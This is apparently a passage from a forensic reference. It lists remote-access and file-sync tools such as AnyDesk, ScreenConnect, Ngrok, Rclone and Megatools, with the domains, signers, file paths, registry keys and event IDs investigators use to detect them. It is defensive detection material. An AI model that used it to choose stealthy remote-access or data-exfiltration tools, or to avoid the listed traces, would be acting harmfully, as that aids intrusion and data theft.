Atera	*.atera.com, ps.pndsn.com	ATERAAGENT	[msi] O=ATERA NETWORKS LTD, L=TEL AVIV-YAFO, C=IL
ConnectWise	*.screenconnect.com	SCREENCONNECT	[exe] O=CONNECTWISE, LLC, L=TAMPA, S=FLORIDA, C=US
LogMeIn	*.logmein.com	LOGMEIN	[msi] O=LOGMEIN, INC., L=BOSTON, S=MASSACHUSETTS, C=US
Ngrok	*.ngrok.com	NGROK AGENT	[exe] O=NGROK, INC., L=SAN DIEGO, S=CALIFORNIA, C=US
Remote Utilities	*.remoteutilities.com	REMOTE UTILITIES	[exe] O=REMOTE UTILITIES LLC, L=MOSCOW, C=RU
Splashtop	*.splashtop.com	SPLASHTOP® STREAMER	[exe] O=SPLASHTOP INC., L=SAN JOSE, S=CALIFORNIA, C=US
SupRemo	*.nanosystems.it	SUPREMO REMOTE CONTROL	[exe] O=NANOSYSTEMS S.R.L., L=ASCOLI PICENO, S=ASCOLI PICENO, C=IT
TeamViewer	*.teamviewer.com	TEAMVIEWER	[exe] O=TEAMVIEWER GERMANY GMBH, L=GÖPPINGEN, S=BADEN-WÜRTTEMBERG, C=DE
TightVNC	-	TIGHTVNC	[msi] O=GLAVSOFT, OOO, L=TOMSK, S=TOMSKAYA OBLAST, C=RU
FileZilla	Depends on target services	FILEZILLA	[exe] O=TIM KOSSE, S=NORDRHEIN-WESTFALEN, C=DE
FreeFileSync	Depends on target services	FREEFILESYNC	[exe] O=FLORIAN BAUER, S=BAVARIA, C=DE
GoodSync	*.goodsync.com / target services	GOODSYNC	[exe] O=SIBER SYSTEMS, L=FAIRFAX, C=US
Megatools	*.mega.co.nz	-	-
Rclone	Depends on target services	-	-
WinSCP	Depends on target services	WINSCP	[exe] O=MARTIN PRIKRYL, L=PRAGUE, C=CZ

# Artifacts Summary (RMM)

Tool	Category	Artifacts
AnyDesk	MFT	%APPDATA%\AnyDesk\ad.trace %APPDATA%\AnyDesk\connection_trace.txt %APPDATA%\AnyDesk\*.conf %ProgramData%\AnyDesk\*.conf %ProgramData%\AnyDesk\ad_svc.trace %Programdata%\AnyDesk\connection_trace.txt %ProgramFiles%\AnyDesk\* %ProgramFiles(x86)%\AnyDesk\*
AnyDesk	Registry	HKLM\Software\Microsoft\Windows\CurrentVersion\Services\AnyDesk
AnyDesk	Event Log	Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)
Atera	MFT	%ProgramFiles%\Atera Networks\* %ProgramFiles%\ATERA Networks\AteraAgent\Packages\AgentPackageRunCommandInteractive\log.txt %ProgramFiles(x86)%\Atera Networks\* %windir%\Temp\AteraSetupLog.txt
Atera	Registry	HKLM\Software\Atera Networks\AlphaAgent HKLM\System\CurrentControlSet\Services\AteraAgent
Atera	Event Log	Application.evtx (Event ID: 0, 1033, 11707) Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104) Windows PowerShell.evtx (Event ID: 400) Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

Tool	Category	Artifacts
ConnectWise	MFT	%ProgramFiles(x86)%\ScreenConnect Client (<random>)\* %SystemRoot%\TEMP\ScreenConnect\<Version>\*.ps1
ConnectWise	Registry	HKLM\System\CurrentControlSet\Services\ScreenConnect Client (<random>)
ConnectWise	Event Log	Application.evtx (Event ID: 0, 1033, 11707) Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104) Windows PowerShell.evtx (Event ID: 600,400,403) Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)
LogMeIn	MFT	%LocalAppData%\LogMeIn\* %ProgramData%\LogMeIn\* %ProgramData%\LogMeIn\LM\yyyyymmdd.log %ProgramData%\LogMeIn\LogMeIn.log %ProgramData%\Microsoft\Windows\Start Menu\Programs\LogMeIn Control Panel.lnk %ProgramFiles(x86)%\LogMeIn\*
LogMeIn	Registry	HKLM\SOFTWARE\LogMeIn\VS\FeatureHistory\remotecontrol HKLM\SOFTWARE\LogMeIn\VS\WebSvc\Shared\<random> HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKLM\System\CurrentControlSet\Services\LMIGuardianSvc HKLM\System\CurrentControlSet\Services\LMInfo HKLM\System\CurrentControlSet\Services\LMIMaint HKLM\System\CurrentControlSet\Services\LMIRfsDriver HKLM\System\CurrentControlSet\Services\LogMeIn
LogMeIn	Event Log	Application.evtx (Event ID: 102, 105, 202, 205, 1033, 11707) Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

# Artifacts Summary (RMM)

Tool	Category	Artifacts	Tool	Category	Artifacts
Ngrok	MFT	%LOCALAPPDATA%\ngrok\ngrok.yml	Splashtop	MFT	%ProgramFiles(x86)%\Splashtop\%* %LOCALAPPDATA%\Splashtop\%* %ProgramData%\Splashtop\%* %ProgramData%\Splashtop\Temp\log\FTCLog.txt %ProgramFiles(x86)%\Splashtop\Splashtop Remote\Server\log\SPLog.txt
Ngrok	Event Log	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx (EventID: 131) Microsoft-Windows-TerminalServices-LocalSessionManager/Operational.evtx (Event ID: 25) Security.evtx (Event ID: 4624, 4688)	Splashtop	Registry	HKLM\SOFTWARE\WOW6432Node\Splashtop Inc.\Splashtop Remote Server\ClientInfo HKLM\System\CurrentControlSet\Services\SplashtopRemoteService HKLM\System\CurrentControlSet\Services\SSUService
Remote Utilities	MFT	%ProgramFiles(x86)%\Remote Utilities - Host\Logs\rut_log_YYYY-mm.html %APPDATA%\Remote Utilities Agent\Logs\rut_log_YYYY-mm.html	Splashtop	Event Log	Application.evtx (Event ID: 1033, 11707) Security.evtx (Event ID: 4688) Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1, 200, 1000, 1001, 1100, 1101) System.evtx (Event ID: 7045)
Remote Utilities	Registry	HKLM\Software\Usoris\Remote Utilities\Host\Parameters\* HKLM\System\CurrentControlSet\Services\RManService HKCU\Software\Usoris\Remote Utilities\Host\Parameters\*	SupRemo	MFT	%ProgramFiles(x86)%\Supremo\%* %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.Client.log %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.FileTransfer.log %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.Incoming.log %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.ReportsQueue.log %ProgramData%\SupremoRemoteDesktop\Log\SupremoService.00.Service.log
Remote Utilities	Event Log	Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)	SupRemo	Registry	HKLM\System\CurrentControlSet\Services\SupremoService
			SupRemo	Event Log	Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

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Tool	Category	Artifacts
TeamViewer	MFT	%ProgramFiles%\TeamViewer\* %ProgramFiles%\TeamViewer\Connections_incoming.txt %ProgramFiles%\TeamViewer\TeamViewer15_Logfile.log %ProgramFiles%\TeamViewer\TVNetwork.log %ProgramFiles(x86)%\TeamViewer\* %ProgramFiles(x86)%\TeamViewer\Connections_incoming.txt %ProgramFiles(x86)%\TeamViewer\TeamViewer15_Logfile.log %ProgramFiles(x86)%\TeamViewer\TVNetwork.log %LOCALAPPDATA%\TeamViewer\TVNetwork.log %TEMP%\TeamViewer\* %TEMP%\TeamViewer\TV15Install.log %TEMP%\TeamViewer\tvinfo.ini
	Registry	HKCU\Software\TeamViewer HKLM\SOFTWARE\TeamViewer HKLM\SOFTWARE\WOW6432Node\TeamViewer HKLM\SOFTWARE\WOW6432Node\TVInstallTemp HKLM\SYSTEM\CurrentControlSet\Services\TeamViewer
	Event Log	Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)

Tool	Category	Artifacts
TightVNC	MFT	%ProgramData%\Microsoft\Windows\Start Menu\Programs\TightVNC %ProgramData%\TightVNC %ProgramFiles%\TightVNC %ProgramFiles(x86)%\TightVNC
	Registry	HKCU\Software\GlavSoft LLC.\TightVNC1* HKCU\Software\TightVNC\Server HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKLM\SOFTWARE\TightVNC HKLM\SYSTEM\CurrentControlSet\Services\tvnserver
	Event Log	Application.evtx (Event ID: 257, 1033, 11707) Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)

# Artifacts Summary (SYNC)

Tool	Category	Artifacts	Tool	Category	Artifacts
FileZilla	MFT	%APPDATA%\FileZilla\filezilla.xml %APPDATA%\FileZilla\recentServers.xml %ProgramData%\Microsoft\Windows\Start Menu\Programs\FileZilla FTP Client %ProgramFiles%\FileZilla FTP Client\	Megatools	MFT	%Temp%\<random>.megatools.cache <same directory as megatool.exe>\mega.ini
FileZilla	Registry	HKLM\SOFTWARE\WOW6432Node\FileZilla Client\*	Megatools	Event Log	Security.evtx (Event ID: 4688)
FileZilla	Event Log	Security.evtx (Event ID: 4688)	Rclone	MFT	%APPDATA%\rclone\rclone.conf
FreeFileSync	MFT	%APPDATA%\FreeFileSync\GlobalSettings.xml %APPDATA%\FreeFileSync\GoogleDrive\<GoogleDrive account>.db %APPDATA%\FreeFileSync\LastRun.ffmpeg_gui %APPDATA%\FreeFileSync\Logs\Last session] yyyy-mm-dd hmmss.SSS*.html %ProgramFiles%\FreeFileSync\* %ProgramFiles(x86)%\FreeFileSync\*	Rclone	Event Log	Security.evtx (Event ID: 4688)
FreeFileSync	Registry	HKLM\SOFTWARE\WOW6432Node\FreeFileSync	WinSCP	MFT	%ProgramFiles(x86)%\WinSCP\* %USERPROFILE%\AppData\Local\Programs\WinSCP\*
FreeFileSync	Event Log	Security.evtx (Event ID: 4688)	WinSCP	Registry	HKCR\winscp- HKCU\Software\Martin Prikrly\WinSCP 2 HKCU\SOFTWARE\Martin Prikrly\WinSCP 2\Configuration\CDCache HKCU\SOFTWARE\Martin Prikrly\WinSCP 2\Configuration\LastFingerprints HKCU\SOFTWARE\Martin Prikrly\WinSCP 2\Sessions\* HKLM\SOFTWARE\Martin Prikrly\WinSCP 2 HKLM\SOFTWARE\WOW6432Node\Martin Prikrly\WinSCP 2
GoodSync	MFT	%LOCALAPPDATA%\GoodSync\GoodSync-<yymmdd>-<hhmm>.log %LOCALAPPDATA%\GoodSync\InstallLicense-yymmdd-hhmm.log %LOCALAPPDATA%\GoodSync\server-accounts.tic %ProgramData%\Siber Systems\GoodSync\*	WinSCP	Event Log	Security.evtx (Event ID: 4688)
GoodSync	Registry	HKLM\System\CurrentControlSet\Services\GsServer			
GoodSync	Event Log	Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)			